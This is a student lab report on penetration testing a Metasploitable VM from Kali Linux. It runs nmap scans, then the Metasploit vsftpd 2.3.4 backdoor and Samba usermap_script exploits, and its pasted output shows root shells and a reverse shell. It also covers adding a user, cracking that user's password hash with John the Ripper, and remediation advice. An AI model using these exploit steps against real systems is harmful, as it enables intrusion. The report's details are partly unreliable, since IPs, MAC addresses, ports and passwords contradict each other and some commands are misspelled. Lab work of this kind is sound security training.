Network Penetration Testing with Real-World Exploits and Security Remediation.

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Section : CY4A

Project objectives

Introduction

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- Reconnaissance: Gathering information about the target.
- Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.
- Exploitation: Gaining unauthorized access using known exploits.
- Post-Exploitation: Activities like privilege escalation or data access.
- Remediation: Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details

Kali linux	The attacker machine, containing pre-installed penetration testing tools

Metasploitable	A vulnerable machine to practice attacks on
Nmap	For network scanning, port discovery, OS detection, and service version enumeration
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks

Network Scanning

Task 1: Basic Network Scan

Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network.

nmap -v 192.168.249.167

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Ouput of the Scan

ATTACH PICTURE OF YOUR SCAN

Task 2 – Reconnaissance

Task 1: Scanning for hidden Ports

Step 1: To scan for hidden ports , we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- 192.168. 249.167

Expected Output: A list of hidden ports with services.

Output

ATTACH YOUR PICTURE HERE

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.023 days (since Wed May 14 21:27:32 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Total Hidden Ports = 7

List of hidden ports

1. 3632/tcp on 192.168.249.167// state - open // service- distccd
2. 6697/tcp on 192.168.249.167// state - open // service- ircs-u
3. 8787/tcp on 192.168.249.167// state - open // service- msgsrvr
4. 32976/tcp on 192.168.249.167// state – open // service – status
5. 43128/tcp on 192.168.249.167// state – open // service – java-rmi
6. 43197/tcp on 192.168.249.167// state – open // service – mountd

7. 45548/tcp on 192.168.249.167// state – open // service - nlockmgr


Task 2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV 192.168.249.167

Expected Output: A detailed list of open ports and the services running on them, including version information.

Output



```
Nmap scan report for 192.168.177.148
Host is up (0.00089s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Task 3: Operating System Detection


Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O 192.168.249.167

Expected Output: The operating system details of the devices on the network.

Output

ATTACH YOUR PICTURE HERE



```
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7D:D2:16 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.016 days (since Fri May 16 02:18:38 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=192 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.21 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)

┌──(kali㉿kali)-[~]
└─$
```

Task 3 - Enumeration

Target IP Address 192.168.249.167

Operating System Details (ADD_YOUR_TARGET_OS_DETAILS)

MAC Address: 08:04:27:2D:D8:23 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE	VERSION
21/tcp	**open**	**ftp**	Vsftpd 2.3.4
22/tcp	**open**	**ssh**	OpenSSH 4.7p1 Debian 8ubuntu1
23/tcp	**open**	**telnet**	Linux telnetd
25/tcp	**open**	**smtp**	Postfix smtpd
53/tcp	**open**	**domain**	ISC BIND 9.4.2
80/tcp	**open**	**http**	Apache httpd 2.2.8
111/tcp	**open**	**rpcbind**	2 (RPC #100000)
139/tcp	**open**	**netbios-ssn**	Samba smbd 3.X-4.X
445/tcp	**open**	**netbios-ssn**	Samba smbd 3.X-4.X
512/tcp	**open**	**exec**	Netkit-rsh rexecd
513/tcp	**open**	**login**	OpenBSD or Solaris rlogind
514/tcp	**open**	**tcpwrapped**	--
1099/tcp	**open**	**java-rmi**	GNU Classpath grmiregistry

1524/tcp	**open**	**bindshell**	Metasploitable root shell
2049/tcp	**open**	**nfs**	2-4 (RPC #100003)
2121/tcp	**open**	**ftp**	ProFTPD 1.3.1
3306/tcp	**open**	**mysql**	MySQL 5.0.51a-3ubuntu5
5432/tcp	**open**	**postgresql**	PostgreSQL DB 8.3.0 – 8.3.7
5900/tcp	**open**	**vnc**	VNC (protocol 3.3)
6000/tcp	**open**	**X11**	(access denied)
6667/tcp	**open**	**irc**	UnrealIRCd
8009/tcp	**open**	**ajp13**	Apache Jserv v1.3
8180/tcp	**open**	**http**	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

PORT	STATE	SERVICE	VERSION
3632/tcp	**open**	**distccd**	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6697/tcp	**open**	**irc**	UnrealIRCd
8787/tcp	**open**	**drb**	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
32976/tcp	**open**	**status**	1 (RPC #100024)
43128/tcp	**open**	**java-rmi**	GNU Classpath grmiregistry
43197/tcp	**open**	**mountd**	1-3 (RPC #100005)
45548/tcp	**open**	**nlockmgr**	1-4 (RPC #100021)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21-FTP)**

- **msfconsole**
- **use exploit/unix/ftp/vsftpd_234_backdoor**
- **RHOST set** 192.168.249.167
- **set RPORT 21**
- **run**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.160.131
RHOST => 192.168.160.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.160.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.160.131:21 - USER: 331 Please specify the password.
[+] 192.168.160.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.160.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.160.133:45301 -> 192.168.160.131:6200) at 2025-05-15 13:47:54 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
```

2. **SMB 3.0.20-Deblan (Port 443)**

- **search smb version**
- **use auxiliary/scanner/smb/smb_version**
- **use exploit/multi/samba/usermap_script**
- **show options**
- **RHOST set** 192.168.249.167
- **Run**

```
   LHOST  192.168.160.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.160.131
RHOST => 192.168.160.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.160.133:4444
[*] Command shell session 1 opened (192.168.160.133:4444 -> 192.168.160.131:58029) at 2025-05-15 14:25:34 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

Task 5 - Create user with root permission

- adduser **harsh_sahu**

- Set a simple password example 12345 or hello or 987654321
- Password for **harsh_sahu** - **12345**
- Get the details of user in /etc/passwd
- **Enter details of the new user you have added in Metasploit harsh_sahu:x:1001:1001:,,,:/home/ harsh_sahu:/bin/bash**
- Get the details of password hash in /etc/shadow
- **Hash - harsh_sahu:yj9T$PHGUW2XnQsLEY5pRLFUPp.$RcK.JMuftpxpQ7Miv9N7YkMChD616te3PJ3JCl56/P8:20224:0:99999:7:::**

```
┌──(root㉿kali)-[~]
└─# adduser harsh_sahu
info: Adding user `harsh_sahu' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `harsh_sahu' (1004) ...
info: Adding new user `harsh_sahu' (1004) with group `harsh_sahu (1004)' ...
info: Creating home directory `/home/harsh_sahu' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
Try again? [y/N]
Changing the user information for harsh_sahu
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
info: Adding new user `harsh_sahu' to supplemental / extra groups `users' ...
info: Adding user `harsh_sahu' to group `users' ...
```

Task 6 - Cracking password hashes

- Store the password hash in a text file
- **Filename with screenshot attached**
- **nano hash.txt (ctrl + O , enter , ctrl + X)**
- To display the cracked password of the hash
- **./jobn –wordlist=/usr/share/wrdlists/rockyou.txt ~/hash.hash**
- **John filename –show**
- **Username: harsh_sahu**
- **Password: 12345678**

Task 7 – Remediation

1. FTP Service (vsftpd)

- **Current Version: vsftpd 2.3.4**
- **Latest Version: vsftpd 3.0.5 (as of 2025)**
- **Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.**
- **It should be provided by proper research with proper reference**

Remediation:

- **Option 1: Upgrade to vsftpd 3.0.5**
- **Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)**

2. SMB 3.0.20-Debian (Port 443)

- **Service: Samba SMB**
- **Current Version: 3.0.20**
- **Latest Version: Samba 4.20.1 (as of May 2025)**

❖ **Vulnerabilities:**

- **SMB version 3.0.20 is vulnerable to:**
- **Remote Code Execution (RCE)**
- **Null session attacks**
- **Arbitrary file write/read.**

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services: Rexec, Rlogin, Rsh (Legacy UNIX services)**
- **Status: Outdated, Insecure, and Deprecated**
- **Vulnerabilities:**
  - ➢ **0 Transmit credentials in plaintext**
  - ➢ **Vulnerable to MITM (Man-in-the-Middle) and replay attacks**
  - ➢ **Weak or no authentication mechanism**

IMPORTANT NOTE - If you are providing remediation about outdated components its should include current version which is being used in the system and also add the latest version of that service for comparison

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.